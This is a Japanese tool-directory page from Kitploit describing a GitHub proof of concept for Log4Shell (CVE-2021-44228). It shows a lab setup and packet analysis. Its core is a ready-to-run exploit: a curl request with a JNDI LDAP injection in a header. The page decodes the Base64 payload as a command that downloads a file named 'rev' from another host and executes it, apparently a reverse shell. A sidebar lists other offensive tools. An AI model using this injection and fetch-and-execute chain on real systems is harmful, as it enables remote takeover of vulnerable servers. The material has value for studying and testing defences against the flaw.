
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
LOG4J-CVE-2021-44228 — Log4Shell(CVE-2021-44228)の概念実証。JNDIインジェクションを介したリモートコード実行を実証し、脆弱なサーバーセットアップ、エクスプロイトコマンド、パケット分析を含みます。 | Kitploit
ツール/GitHubGitHub/sumitpathania03/log4j-cve-2021-44228
パケットスニッフィングと分析ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用コマンド&コントロールArchived
GitHubsumitpathania03/log4j-cve-2021-44228

LOG4J-CVE-2021-44228

Log4Shell(CVE-2021-44228)の概念実証。JNDIインジェクションを介したリモートコード実行を実証し、脆弱なサーバーセットアップ、エクスプロイトコマンド、パケット分析を含みます。

リポジトリを見る
393年前未レビュー
共有

LOG4J-CVE-2021-44228

Log4Shell — CVE-2021-44228としても知られる — は、Apache FoundationのLog4jを使用するシステムにおいてリモートコード実行を可能にする深刻な脆弱性です。Log4jは、商用・オープンソースのソフトウェア製品やユーティリティで広く利用されているオープンソースのJavaライブラリです。

0_6ImDNNYn_uGlIgog

POC分析



脆弱なサーバーはポート8080で動作しています

Screenshot 2023-04-11 115553

そして、ldapサーバーは2つのポート(http 8888 と ldap 1389)で動作しています

Screenshot 2023-04-11 115631

エクスプロイトコマンド

curl 172.17.0.2:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.1:1389/Basic/Command/Base64/d2dldCBodHRwczovLzEwLjAuMi4xNTo4MDAwL3JldiAtTyAvdG1wL3JldiAmJiBjaG1vZCAreCAvdG1wL3JldiAmJiAvdG1wL3Jldg==}'

{

172.17.0.2:8080 -- 脆弱なサーバーのIP

172.17.0.1:1389 -- LDAPサーバーのIP

Base64 -- d2dldCBodHRwczovLzEwLjAuMi4xNTo4MDAwL3JldiAtTyAvdG1wL3JldiAmJiBjaG1vZCAreCAvdG1wL3JldiAmJiAvdG1wL3Jldg==

復号化されたコマンド - wget https://10.0.2.15:8000/rev -O /tmp/rev && chmod +x /tmp/rev && /tmp/rev

}


パケット分析

PACKETS

flowgraph

パケットからわかるように、サーバーはLDAPサーバーにクラスのGETリクエストを送信しています。エクスプロイトクラスを確認すると、LDAPサーバーがエクスプロイトクラス内で復号化されたコマンドを送信していることがわかります。

EXP_CLASS

参照

https://github.com/simrotion13/log4shell-vulnerable-app

https://github.com/black9/Log4shell_JNDIExploit.git

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →